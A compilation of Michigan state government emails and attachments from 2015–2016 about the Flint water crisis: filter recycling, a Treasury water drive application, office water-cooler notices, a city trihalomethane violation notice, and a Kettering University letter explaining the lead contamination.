**Subject:** Lead in Drinking Water

Hi David,

DynGlobal manufactures units to remove heavy metals including lead from drinking water. Our technology is scalable from under sink units to large municipal scale facilities.

Please let me know how we can assist Flint to remove lead or other metals or bacteria from drinking water. DynGlobal's technology can be rapidly deployed within less than two months to resolve the current emergency situation.

Thank you and best regards,

Vern  
<[image001.png](#)>

<image004.png>

<image005.png>

<image006.png>

Vern Wright  
CEO  
DynGlobal

Vern@DynGlobal.net  
(949) 584-6198  
DynGlobal California Corp  
Telephone: (949) 584-6198 (Direct)  
Facsimile: (909) 752-8225 (Direct)  
E-Mail: Vern@DynGlobal.net

"Si vis pacem, para bellum"

<image002.png><image003.png>

\*\*\*\*\*  
\*\*\*\*\*

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**From:** Noonan, Michael (DTMB)  
**Sent:** Wednesday, January 20, 2016 9:39 AM  
**To:** Mose, Sandi Kay (DHHS)  
**Cc:** Walts, Brian (DTMB)  
**Subject:** Re: City of Flint - Emergency Operations Center Recycling

The contact will be me but I will need to know the size of the bins and who will be disposing the used filters into the bins.

What will the response time be for removing old filters?

Sent from my iPhone

On Jan 20, 2016, at 9:33 AM, Mose, Sandi Kay (DHHS) <[MoseS@michigan.gov](mailto:MoseS@michigan.gov)> wrote:

Is this ok within a DTMB building and who would be the contact?

Sandi

Sent from my iPhone

Begin forwarded message:

**From:** "Kelley, Shane" <[SKelley@co.genesee.mi.us](mailto:SKelley@co.genesee.mi.us)>  
**Date:** January 20, 2016 at 9:29:11 AM EST  
**To:** "[MoseS@michigan.gov](mailto:MoseS@michigan.gov)" <[MoseS@michigan.gov](mailto:MoseS@michigan.gov)>  
**Cc:** "Taylor, Sheila" <[shtaylor@co.genesee.mi.us](mailto:shtaylor@co.genesee.mi.us)>  
**Subject:** City of Flint - Emergency Operations Center Recycling

Good Morning,

My name is Shane, I work for Genesee County. We are coordinating efforts with the City of Flint to recycle used water filter cartridges in order to help curtail the amount of cartridges ending up in a landfill. With this, I have already received permission from the City to provide bins for collecting the Brita and Pur filter cartridges at the locations they are responsible for. In an effort to remain uniform at all of the distribution sites, I am seeking your permission to provide two bins (one for Brita filters, one for Pur filters) at the two locations below that are under your direction. I will be responsible for ensuring the bins are emptied and will subsequently ship them to be recycled. Please let me know if I have your permission to start this effort at your locations. If you have any questions please feel free to call me. I appreciate your time and look forward to hearing from you soon.


All the best,

**Shane L. Kelley**, Planner I  
Genesee County Metropolitan Planning Commission  
1101 Beach St. Room 223  
Flint, MI 48502  
Fax: (810) 257-3185  
Phone: (810) 766-6570  
[www.gcmpc.org](http://www.gcmpc.org)

<image003.jpg>

---

**From:** State of Michigan <MISOM@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 22, 2016 4:46 PM  
**To:** Scates, Larry (DTMB)  
**Subject:** Flint Volunteer Efforts



Dear State Employees,

Gov. Rick Snyder and I want to thank everyone who donated their time during the holiday weekend to deliver bottled water, water filters, replacement cartridges and water testing kits to families in the city of Flint. We are working hard to ensure all residents are provided with the safe water resources they need, and each donation and hour of your time volunteered goes a long way.

For employees who would like to help the residents of Flint, there are several opportunities to do so. Please visit [www.helpforflint.com](http://www.helpforflint.com) to learn how you can help.

For additional information and updates, visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater).

Again, thank you for all your support.

Sincerely, Mike Zimmer  
Office of Good Government Director  
Dept. of Licensing and Regulatory Affairs Director

---

This e-mail was sent to [scatesl@michigan.gov](mailto:scatesl@michigan.gov) using GovDelivery on behalf of: the State of Michigan, 111 S. Capitol Ave., Lansing, MI. *You are receiving this message because you are a State of Michigan employee.*

---

**From:** Knapp, Kathy (DTMB)  
**Sent:** Sunday, January 24, 2016 7:23 AM  
**To:** Franklin, Larry (DTMB)  
**Cc:** Scates, Larry (DTMB)  
**Subject:** Fwd: Water Drive for Flint  
**Attachments:** Water Drive Event Application.pdf; ATT00001.htm

Please process.

Sent from my iPhone

Begin forwarded message:

**From:** "Thelen, Barbara (Treasury)" <[ThelenB4@michigan.gov](mailto:ThelenB4@michigan.gov)>  
**Date:** January 24, 2016 at 6:22:25 AM EST  
**To:** "Knapp, Kathy (DTMB)" <[knappk1@michigan.gov](mailto:knappk1@michigan.gov)>  
**Cc:** "Luepnitz, Ann (Treasury)" <[LuepnitzA@michigan.gov](mailto:LuepnitzA@michigan.gov)>, "Davis, Scott (DTMB)" <[DavisS2@michigan.gov](mailto:DavisS2@michigan.gov)>, "Klotz, Clinton (DTMB)" <[KlotzC@michigan.gov](mailto:KlotzC@michigan.gov)>, "Beam, Alaina (TREASURY)" <[BeamA1@michigan.gov](mailto:BeamA1@michigan.gov)>, "Scheurer, Carly (Treasury)" <[ScheurerC@michigan.gov](mailto:ScheurerC@michigan.gov)>  
**Subject:** Fw: Water Drive for Flint

Hi Kathy,

Please the attached event application and let us know if the event is approved

The City Income Tax Division within the Department of Treasury would like to host a water collection drive for the citizens located within the City of Flint during the week of February 1st through February 5th. The water collection site will be located on the 2nd floor of the Operations Center during normal business hours. Depending on the volume of water collected water may be stored in one of Mail Operations storage rooms located on the 1st floor until it is transported to Art Van Furniture.

Please contact me with any questions.

Thanks for your consideration.

Barb

517.636.5337

---

**From:** Beam, Alaina (TREASURY)  
**Sent:** Friday, January 22, 2016 4:37 PM  
**To:** Thelen, Barbara (Treasury); Kincaid, Michelle (Treasury)  
**Cc:** Luepnitz, Ann (Treasury); Treas-Facility-Services; Walter, Caleb (Treasury)  
**Subject:** RE: Water Drive for Flint

Thank you so much for your help Barb! Attached is our event application. Please let me know if the event dates of 02/01/16-02/05/16 will be an issue as the application states that it must be received 14 days prior to the event.

Thank you!

*Alaina Beam*

Supervisor - City Income Tax Administration  
Michigan Department of Treasury  
(517)636-4836

---

**From:** Thelen, Barbara (Treasury)  
**Sent:** Friday, January 22, 2016 3:49 PM  
**To:** Beam, Alaina (TREASURY) <[BeamA1@michigan.gov](mailto:BeamA1@michigan.gov)>; Kincaid, Michelle (Treasury) <[KincaidM@michigan.gov](mailto:KincaidM@michigan.gov)>  
**Cc:** Luepnitz, Ann (Treasury) <[LuepnitzA@michigan.gov](mailto:LuepnitzA@michigan.gov)>; Treas-Facility-Services <[Treas-Facility-Services@michigan.gov](mailto:Treas-Facility-Services@michigan.gov)>  
**Subject:** RE: Water Drive for Flint

Alaina,

Again, what a great idea that your team came up with.

We should be able to provide storage for you, if needed for the water.

I spoke with the Building Manager and he indicated that the attached event form does need to be completed. Please complete the form and attach to your reply to this email.

Thanks  
Barb

---

**From:** Treas-Facility-Services  
**Sent:** Friday, January 22, 2016 3:08 PM  
**To:** Thelen, Barbara (Treasury) <[ThelenB4@michigan.gov](mailto:ThelenB4@michigan.gov)>  
**Cc:** Luepnitz, Ann (Treasury) <[LuepnitzA@michigan.gov](mailto:LuepnitzA@michigan.gov)>  
**Subject:** FW: Water Drive for Flint

This request was in the Facilities Box-

---

**From:** Beam, Alaina (TREASURY)  
**Sent:** Friday, January 22, 2016 1:36 PM  
**To:** Kincaid, Michelle (Treasury) <[KincaidM@michigan.gov](mailto:KincaidM@michigan.gov)>; Treas-Facility-Services <[Treas-Facility-Services@michigan.gov](mailto:Treas-Facility-Services@michigan.gov)>  
**Subject:** RE: Water Drive for Flint

Just to clarify, it will hosted by the City Income Tax Administration.

Thank you!!

*Alaina Beam*

Supervisor - City Income Tax Administration  
Michigan Department of Treasury  
(517)636-4836

---

**From:** Kincaid, Michelle (Treasury)  
**Sent:** Friday, January 22, 2016 1:31 PM  
**To:** Treas-Facility-Services <[Treas-Facility-Services@michigan.gov](mailto:Treas-Facility-Services@michigan.gov)>  
**Cc:** Beam, Alaina (TREASURY) <[BeamA1@michigan.gov](mailto:BeamA1@michigan.gov)>  
**Subject:** Water Drive for Flint

The City of Detroit would like to hold a "Water Drive" for flint the week of 2/1. Would you be able to assist us with tables and a storage location for the water that is brought in?

Michelle Kincaid  
Department of Treasury  
Tax Processing/Support Services  
Department Technician  
517-636-4178



# Event Application


Michigan Department of Technology, Management and Budget

## **APPLICATIONS MUST BE RECEIVED 14 DAYS PRIOR TO THE EVENT**

Applications can be faxed to 517-284-7972 to the attention of the Events Coordinator, or emailed to [DTMB-Events-Coordinator@michigan.gov](mailto:DTMB-Events-Coordinator@michigan.gov)  
If you have questions, please call 517-284-7958.

Event Name <b>City Income Tax Water Drive to Benefit Flint</b>		
Event Date <b>02/01/16 - 02/05/16</b>	Event Time From <b>8:00</b> To <b>5:00</b>	
Organization Name and Address <b>City Income Tax Administration; Treasury 7285 Parsons Drive, Dimondale, MI 48221</b>		Website <b><a href="http://www.michigan.gov/citytax">www.michigan.gov/citytax</a></b>
Event Contact Name (printed) <b>Alaina Beam</b>		
Contact Address <b>7285 Parsons Drive, Dimondale, MI 48221</b>		
Contact Telephone No. <b>517-636-4836</b>	Fax No. <b>517-636-5329</b>	Email <b>beama1@michigan.gov</b>
Nature/Purpose of Event <b>To gather donations of bottled water to distribute to Flint, MI.</b>		
Area Requested (Facility, Conference Room, Parking Lot, etc.) <b>The drop off point will be within the CITA contact center near column 2E B6.</b>		
Number of Attendees (including event staff) <b>Treasury Wide- Operations Center</b>	Parking Requirements (No. of spaces) <b>N/A</b>	
Equipment you will be providing (tents, portable bathrooms, etc.) <b>N/A</b>		
Backup Contact Name (printed) <b>Carly Scheurer</b>		
Address <b>7285 Parsons Drive, Dimondale, MI 48221</b>		
Telephone No. <b>517-636-4856</b>	Fax No. <b>517-636-5329</b>	

*I have read and understand the general guidelines and provisions of Administrative Guide [0210.06 Conduct on State Property](#) and Administrative Guide [0210.08 Obtaining Written Authorization for Using State Buildings and Grounds](#) and agree to abide by them.*

Event Contact Name (signed) 		Date <b>11/22/16</b>
<b>For Department of Technology, Management and Budget Use Only</b>		
Events Coordinator Notes		
Approved <input type="checkbox"/>	Denied <input type="checkbox"/>	Signature, Building Operations Director
Approved <input type="checkbox"/>	Denied <input type="checkbox"/>	Signature, Infrastructure Protection Director

---

**From:** Turnquist, Michael (DTMB)  
**Sent:** Thursday, January 28, 2016 3:55 PM  
**To:** Paasch, Keith (DTMB);Scates, Larry (DTMB);Noonan, Michael (DTMB);Droste, Kerri (DTMB)  
**Subject:** Notice

See below

Sent from my iPhone

Begin forwarded message:

**From:** "Buhs, Caleb (DTMB)" <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>  
**Date:** January 28, 2016 at 3:53:18 PM EST  
**To:** "Stibitz, Brom (DTMB)" <[StibitzB@michigan.gov](mailto:StibitzB@michigan.gov)>, "Turnquist, Michael (DTMB)" <[TurnquistM@michigan.gov](mailto:TurnquistM@michigan.gov)>, "Christensen, Chris (DTMB)" <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
**Subject:** FW: Facility Notification: Flint State Office Building: TEST

---

**From:** Herman, Christyn (DTMB)  
**Sent:** Thursday, January 28, 2016 3:50 PM  
**To:** Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>  
**Subject:** FW: Facility Notification: Flint State Office Building: TEST

I went back through the GovDelivery system and found the message you were looking for. Here is a copy.

Christyn Herman  
DTMB Communications  
(517) 335-6460



**HELP. CONNECT. SOLVE.**

---

**From:** DTMB Facilities [<mailto:dtmb@govsubscriptions.michigan.gov>]  
**Sent:** Thursday, January 28, 2016 3:34 PM  
**To:** Herman, Christyn (DTMB) <[HermanC3@michigan.gov](mailto:HermanC3@michigan.gov)>  
**Subject:** Facility Notification: Flint State Office Building: TEST

# Flint Water Advisory

---

## Date/Time:

Effective Wednesday, January 7, 2015


## Details:

The City of Flint recently sent out the attached notice regarding violations to the drinking water standards. While the City of Flint states that corrective actions are not necessary, DTMB is in the process of providing a water cooler on each occupied floor, positioned near the water fountain, so you can choose which water to drink. The coolers will arrive today and will be provided as long as the public water does not meet treatment requirements.

- [Flint Water.pdf](#)

## Contact:

DTMB Customer Service Center, [DTMB-Customerservice@michigan.gov](mailto:DTMB-Customerservice@michigan.gov) or (517) 373-6227



Since we spend about 40 hours a week at our workplaces, isn't the office the best place to try out some new energy-saving tricks? The Energy Information Administration estimates that if commercial and industrial buildings improved their energy efficiency by 10 percent, our economy could see yearly savings of nearly \$20 billion.

---

This email was sent to Email Address using GovDelivery, on behalf of DTMB · Lewis Cass Building · 320 South Walnut Street · Lansing, MI 48909 517-373-1004

---

**From:** Turnquist, Michael (DTMB)  
**Sent:** Thursday, January 28, 2016 3:58 PM  
**To:** Paasch, Keith (DTMB);Scates, Larry (DTMB);Noonan, Michael (DTMB);Droste, Kerri (DTMB)  
**Subject:** Notice

Sent from my iPhone

Begin forwarded message:

**From:** "Christensen, Chris (DTMB)" <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
**Date:** January 28, 2016 at 3:53:40 PM EST  
**To:** "Buhs, Caleb (DTMB)" <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>, "Stibitz, Brom (DTMB)" <[StibitzB@michigan.gov](mailto:StibitzB@michigan.gov)>, "Turnquist, Michael (DTMB)" <[TurnquistM@michigan.gov](mailto:TurnquistM@michigan.gov)>  
**Subject:** FW: Flint SOB drinking water notice action

Chris Christensen  
Director of Infrastructure Protection  
Office: (517) 241-2188  
Cell: (517) 243-1647  
[Christensenc4@michigan.gov](mailto:Christensenc4@michigan.gov)



**HELP. CONNECT. SOLVE.**

---

**From:** Christensen, Chris (DTMB)  
**Sent:** Thursday, January 28, 2016 3:53 PM  
**To:** Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
**Subject:** FW: Flint SOB drinking water notice action

Sorry – I sent the wrong one.

---

**From:** Paasch, Keith (DTMB)  
**Sent:** Wednesday, January 07, 2015 12:49 PM  
**To:** Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
**Subject:** FW: Flint SOB drinking water notice action

FYI

---

**From:** Walts, Brian (DTMB)  
**Sent:** Wednesday, January 07, 2015 12:25 PM  
**To:** Paasch, Keith (DTMB); Scates, Larry (DTMB); Uphaus, Jamie (DTMB); Noonan, Michael (DTMB); Martin, Ric

(DTMB)

**Subject:** Flint SOB drinking water notice action

Team,

We have the notices posted and the new water dispensers have been installed at all the drinking fountain locations at the Flint State Office Building in reaction to the City of Flint's notice of a violation in the drinking water standard for the water they supply to our Flint Facility. Please see photo attached. The potable water vendor couldn't deliver till Friday so we pick up the equipment and installed to avoid any extra disruption this issue may cause our tenants and visitors to the building. We worked the vendor for a new customer price so the first month rent on the dispensers was free and will only be \$7.00 per month after that with a price of \$4.00 per 5 gallon container of water. I have made contact with the City of Flint Water Department to gain more information on the corrective action plan and possibly the time line to correct the issue but they were unable to provide any more information at this time. Please let me know if more action is necessary and I will keep everyone posted if I hear any new information on this issue.

Thank you,  
Brian



---

**From:** Walts, Brian (DTMB)  
**Sent:** Thursday, January 28, 2016 4:00 PM  
**To:** Scates, Larry (DTMB)  
**Subject:** Flint water 1st notice of violation  
**Attachments:** Flint Drinking Water Violation Letter.pdf

Hi Larry,

See attached

Thanks,  
Brian Walts  
Building Trades Supervisor  
DTMB - Building Operation Division  
517-202-1960



HELP. CONNECT. SOLVE.



## IMPORTANT INFORMATION ABOUT YOUR DRINKING WATER

### City of Flint Did Not Meet Treatment Requirements

Our water system was recently found to be in violation of a drinking water standard. Although this incident was not an emergency, as our customers, you have a right to know what happened and what we are doing to correct this situation.

We routinely monitor for the presence of drinking water contaminants. Samples were collected for total trihalomethanes (TTHM) analysis from eight locations on a quarterly basis (May 21, August 21, and November 20 of 2014). The average of the results at ANY of the eight locations must not exceed the maximum contaminant level (MCL) for TTHMs, otherwise our water system exceeds the Maximum Contaminant Level (MCL). The standard for TTHMs is 80 ug/L. The location reporting the highest TTHM level was 99 ug/L, thus, our water system exceeds the TTHM MCL.

#### What should I do?

- There is nothing you need to do unless you have a severely compromised immune system, have an infant, or are elderly. In that case, you may be at increased risk and should seek advice about drinking water from your health care provider.
- You do not need to boil your water or take other corrective actions. If a situation arises where the water is no longer safe to drink, you will be notified within 24 hours.

#### What does this mean?

This is not an emergency. If it had been an emergency, you would have been notified within 24 hours.

People who drink water containing trihalomethanes in excess of the MCL over many years may experience problems with their liver, kidneys, or central nervous system, and may have an increased risk of getting cancer.

#### What is being done?

We are currently working on solutions to correct the problem. We anticipate resolving the problem in 2015.

For more information, please contact Mr. Brent Wright or Mike Glasgow at 810-787-6537 or the Water Plant at 4500 North Dort Highway, Flint, MI 48505.

Please share this information with all the other people who drink this water, especially those who may not have received this notice directly (for example, people in apartments, nursing homes, schools, and businesses). You can do this by posting this notice in a public place or distributing copies by hand or mail.

This notice is being sent to you by the City of Flint.

CERTIFICATION: F1 S3

WSSN: 02310

I certify that this water supply has fully complied with the public notification requirements in the Michigan Safe Drinking Water Act, 1976 PA 399, as amended, and the administrative rules. Reminder to water supplier: This notice/certification must be sent to the DEC.

Michael Glasgow Assistant Supervisor

Signature

Title

1/2/15

Date Distributed

---

**From:** Walts, Brian (DTMB)  
**Sent:** Thursday, January 28, 2016 4:03 PM  
**To:** Scates, Larry (DTMB)  
**Subject:** FW: Facility Notification: Flint State Office Building

To you!

---

**From:** DTMB Facilities [<mailto:dtmb@govsubscriptions.michigan.gov>]  
**Sent:** Thursday, October 01, 2015 12:02 PM  
**To:** Walts, Brian (DTMB) <[WaltsB@michigan.gov](mailto:WaltsB@michigan.gov)>  
**Subject:** Facility Notification: Flint State Office Building



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.

Facility Notification

## Flint Alternate Water Resource

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### Date/Time:

Monday, October 5, 2015 at 6:00 a.m. until further notice


### Details:

Beginning Monday, October 5, 2015, water coolers will be available in common areas on floors 1-6 of the Flint State Office Building. Although the drinking water has been tested and falls within all DEQ and EPA regulation standards, alternate water sources will be offered to accommodate all tenants due to recent concerns regarding the water supply. Water testing will continue and the alternate water source will be available until all quality concerns are addressed.

Thank you for you cooperation.

## Contact:

DTMB Customer Service Center, [DTMB-Customerservice@michigan.gov](mailto:DTMB-Customerservice@michigan.gov) or 517-373-6227

 <p>Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet. DTMB Energy Tips</p>	<p>According to the Clean Air Council, the average American throws away enough paper each year to build a 12-foot wall from Los Angeles to New York City. Consider going paperless by saving documents and manuals on a common server instead of handing them out in hard-copy form. If you must print a multi-page document, be sure to use the double-sided printing feature.</p>
--	---

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This email was sent to [waltsb@michigan.gov](mailto:waltsb@michigan.gov) using GovDelivery, on behalf of DTMB · Lewis Cass Building · 320 South Walnut Street · Lansing, MI 48933 517-373-1004

---

**From:** Noonan, Michael (DTMB)  
**Sent:** Thursday, January 28, 2016 4:11 PM  
**To:** Scates, Larry (DTMB)  
**Subject:** Fwd: Notice

So what's the issue

Sent from my iPhone

Begin forwarded message:

**From:** "Turnquist, Michael (DTMB)" <[TurnquistM@michigan.gov](mailto:TurnquistM@michigan.gov)>  
**Date:** January 28, 2016 at 3:58:07 PM EST  
**To:** "Paasch, Keith (DTMB)" <[paaschk@michigan.gov](mailto:paaschk@michigan.gov)>, "Scates, Larry (DTMB)" <[scatesl@michigan.gov](mailto:scatesl@michigan.gov)>, "Noonan, Michael (DTMB)" <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>, "Droste, Kerri (DTMB)" <[drostek@michigan.gov](mailto:drostek@michigan.gov)>  
**Subject:** Notice

Sent from my iPhone

Begin forwarded message:

**From:** "Christensen, Chris (DTMB)" <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
**Date:** January 28, 2016 at 3:53:40 PM EST  
**To:** "Buhs, Caleb (DTMB)" <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>, "Stibitz, Brom (DTMB)" <[StibitzB@michigan.gov](mailto:StibitzB@michigan.gov)>, "Turnquist, Michael (DTMB)" <[TurnquistM@michigan.gov](mailto:TurnquistM@michigan.gov)>  
**Subject:** FW: Flint SOB drinking water notice action

Chris Christensen  
Director of Infrastructure Protection  
Office: (517) 241-2188  
Cell: (517) 243-1647  
[Christensenc4@michigan.gov](mailto:Christensenc4@michigan.gov)



**HELP. CONNECT. SOLVE.**

---

**From:** Christensen, Chris (DTMB)  
**Sent:** Thursday, January 28, 2016 3:53 PM  
**To:** Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
**Subject:** FW: Flint SOB drinking water notice action

Sorry -- I sent the wrong one.

---

**From:** Paasch, Keith (DTMB)  
**Sent:** Wednesday, January 07, 2015 12:49 PM  
**To:** Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
**Subject:** FW: Flint SOB drinking water notice action

FYI

---

**From:** Walts, Brian (DTMB)  
**Sent:** Wednesday, January 07, 2015 12:25 PM  
**To:** Paasch, Keith (DTMB); Scates, Larry (DTMB); Uphaus, Jamie (DTMB); Noonan, Michael (DTMB); Martin, Ric (DTMB)  
**Subject:** Flint SOB drinking water notice action

Team,

We have the notices posted and the new water dispensers have been installed at all the drinking fountain locations at the Flint State Office Building in reaction to the City of Flint's notice of a violation in the drinking water standard for the water they supply to our Flint Facility. Please see photo attached. The potable water vendor couldn't deliver till Friday so we pick up the equipment and installed to avoid any extra disruption this issue may cause our tenants and visitors to the building. We worked the vendor for a new customer price so the first month rent on the dispensers was free and will only be \$7.00 per month after that with a price of \$4.00 per 5 gallon container of water. I have made contact with the City of Flint Water Department to gain more information on the corrective action plan and possibly the time line to correct the issue but they were unable to provide any more information at this time. Please let me know if more action is necessary and I will keep everyone posted if I hear any new information on this issue.

Thank you,  
Brian



# Kettering University

1700 University Avenue • Flint, Michigan 48504-6214

Monday, January 25, 2016

**To:** The Kettering Community of Parents of our Students and our Alumni

**Subject:** Kettering Campus Water Update<sup>1</sup>

I know that you value the excellence of the education we provide, but I expect as alumni or parents of students currently enrolled at our great University that you are concerned about the barrage of news about Flint's water supply. I am a proud parent of a Kettering student, and my family and I reside in Flint, so I understand deeply and very personally how you might be feeling about the situation as reported in the media.

Last week, I sent a detailed Kettering Water Update letter to our campus and to our students. Because I know (from direct experience!) that students may not always communicate promptly with their parents on even important issues, I thought I would take a moment to update you and our alumni directly on this issue, because I know it is a subject of concern.

Unfortunately, as is often the case in public crises, a great deal of misinformation about the water supply in Flint is being reported as fact. Just as distressingly, though, a great deal of important information that we do have about the situation is also *not* being reported.

**Kettering campus water is safe**, and our faculty, staff, students, and campus residents are **not** being exposed to contaminated water on campus. We are, and have been even before the current crisis emerged, committed to ongoing testing of our water to ensure the safety of the campus water supply. Moreover, the entire water supply of Flint has not been contaminated with lead; although some sections of the city have experienced problems, some severe, other sections have not.

All of us deplore that any single person has been exposed to unsafe levels of lead in the water; however, many people living in Flint have not been exposed to water containing elevated levels of lead in their residences or places of business.

I also want to clarify that *the water from the Flint River that was used as the city's water source from April 2014 through October 2015 was not contaminated with lead*. The contamination, where it occurred, was due primarily to interactions between treated river water and lead supply lines in the distribution system, particularly in lead lines connecting individual houses to local water mains. This is not a global problem with the water, but a problem with how that water - after treatment - interacted with some pipes and other elements of the city's distribution system. This interaction was often (considerably) different - even house-by-house on a single block.

In this letter I want to outline for you what we know about the nature of the contamination of the Flint system, how the university has responded to it, what we have done and are doing on an ongoing basis to ensure the integrity and safety of drinking water on the campus, and how we are working to ensure that those in the campus community who live off-campus in private housing

---

<sup>1</sup> This memo is a revision of an earlier memo dated Monday, January 18, 2016. In this revision, any references and citations to measured blood levels in children or numbers of children impacted in Flint have been removed, because the original data cited and as supplied by the State of Michigan has been significantly revised since the publication of the original memo.

have access to appropriate information, tests, and filters to ensure and monitor the safety of their private supplies.

Because I want to document what I write, I am also including footnotes that will lead you, if you are interested, to the sources of my information, something I learned to do as a faculty member and still highly value. We are committed to deploying every resource at our disposal to continue to ensure the safety of our entire campus community and our visitors. We value your input, and I hope that as members of the Kettering Community and of this great University that the information presented in this letter is helpful to you. If you have questions, comments, or thoughts on this issue we welcome you to send them to us at [water@kettering.edu](mailto:water@kettering.edu).

### *Introduction*

---

Elevated lead levels have been detected in the water supply in a number of areas in the city of Flint, and these have received significant medical, political, and media attention over the last three months. The State of Michigan officially declared a state of emergency in Flint on January 6, 2016,<sup>2</sup> and the Federal Government followed on January 16, 2016.<sup>3</sup> Federal, state and local officials have now engaged and are taking more aggressive corrective action to address this situation and the public health crisis that has resulted from it. Proudly, many in the Kettering Community have taken a very active role in helping those families and children in Flint impacted by this health crisis since its beginning last year.

The levels of lead found in some areas of Flint are gravely upsetting, but I want again to stress that the problem of lead contamination in public and private drinking water supplies is not present in all of Flint. Unfortunately, this distinction has been absent from much of the reporting on this subject in the media. Reports often imply that the water was tainted at the source (i.e. the Flint River), or that contamination of the water is uniform across the entire distribution system and that every house and business has been equally affected.

I also think it important for us to recognize that this problem is widespread and in fact is not isolated to Flint.<sup>4</sup> For example, I am sad to report, drinking water supply contamination, in some cases at levels far worse than have been found in Flint, has been found in Washington D.C., Seattle, Baltimore, Philadelphia, and Los Angeles among other cities and areas of the country.<sup>5</sup> In Michigan, elevated blood-lead levels have been found in an even higher percentage of children than Flint is experiencing in sections of Jackson, Detroit, Grand Rapids, Saginaw, Holland, and a number of other cities.<sup>6</sup>

### *The Nature of the Problem*

---

First, the nature and cause of the contamination are reasonably well understood at this point. In brief:

---

<sup>2</sup> <http://www.freep.com/story/news/local/michigan/2016/01/05/us-attorneys-office-investigating-lead-flint-water/78303960/>

<sup>3</sup> [http://www.mlive.com/news/flint/index.ssf/2016/01/president\\_obama\\_signs\\_emergenc.html#incart\\_2box\\_news\\_flint](http://www.mlive.com/news/flint/index.ssf/2016/01/president_obama_signs_emergenc.html#incart_2box_news_flint)

<sup>4</sup> <http://www.cdc.gov/nceh/lead/leadinwater/>

<sup>5</sup> *ibid.*, <http://www.cdc.gov/mmwr/preview/mmwrhtml/mm5312a6.htm>, <http://www.washingtonpost.com/wp-dyn/content/article/2009/08/03/AR2009080303003.html>, and

<http://www.yaleseas.com/watersymposium/pdfs/EdwardsLeadPaper.pdf>

<sup>6</sup> <http://www.craigslist.com/article/20151210/NEWS/151219980/interactive-map-places-with-higher-lead-rates-than-flint>



- Historically, the Flint water system used and distributed treated water from Detroit Water Authority. It did so until April 2014, when it switched to treating water from the Flint River in an existing Flint water treatment plant.
- The “raw” river water to which the city switched in April 2014 was not contaminated with lead.
- The water within *some* sections of the distribution network was, however, contaminated *after* the water left the treatment plant by the leaching of metals such as lead, iron, and copper from lead service lines and lines containing lead solder.

After the switch to river water, the City failed to treat the water for corrosivity by managing its chemistry,<sup>7</sup> which lead to the erosion (and release) of lead-bearing pipe scale in supply lines<sup>8</sup> and lead/copper galvanic corrosion of lead solder and lead copper joints in the distribution system.<sup>9</sup> Because raw water quality varies across the US, federal law requires all municipal water systems to have a corrosion control plan to address this possibility; this regulation is known as the Lead and Copper Rule.<sup>10</sup> Flint unfortunately did not have such a plan in place when it switched the water source to the River.

Here I want to stress that the lack of corrosion control did not, in and of itself, make the water unsafe. What it did do, however, is increase the potential for the water to react chemically with certain types of plumbing systems, and in doing so leach lead and other metals (if they were present) from those systems.

And if this isn’t enough complexity, the City (out of what I’m sure were benign motives) used a relatively high level of chlorine to treat the river water to prevent bacterial growth in the supply. The unanticipated consequence of this choice, combined with a lack of activated charcoal filtration in the treatment process, led to the subsequent production of elevated levels of trihalomethanes (which are disinfection by-products of water chlorination) in the water, but these were present primarily in areas of the system where the water pooled or moved through the system slowly.

In October of last year, Flint switched its water source back to Detroit Water Authority. It took approximately 3-4 weeks for the Detroit source water to replace fully all of the water in the distribution system. In December, Flint also began introducing additional corrosion control additives to the water supply.<sup>11</sup> It did this expecting that the addition of these additives will, over time, help to rebuild the protective scale on the inside of the parts of the distribution system where it has been damaged.

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### *Not All Areas of Flint were Impacted Equally*

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The specific mechanisms that gave rise to the contamination of the system mean that **not all areas of the system were equally impacted**. Portions of the system that do not contain lead service lines or lead solder were not as greatly impacted as those that do. Older parts of the

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<sup>7</sup> Specifically the chloride-to-sulfate mass ratio in the treated water, which can be influenced by salt entering the source river from runoff or changes in the way that organics are removed in the treatment process. It can also be affected by the use of Ferric Chloride (FeCl<sub>3</sub>) as a coagulant in the water treatment process. This ratio is typically adjusted by adding lime or orthophosphates in the treatment process, see <http://www.waterrf.org/publicreportlibrary/4088.pdf>

<sup>8</sup> <http://pubs.acs.org/doi/pdfplus/10.1021/es101328u?src=recsys&>

<sup>9</sup> <http://www.awwa.org/publications/journal-awwa/abstract/articleid/26682.aspx>

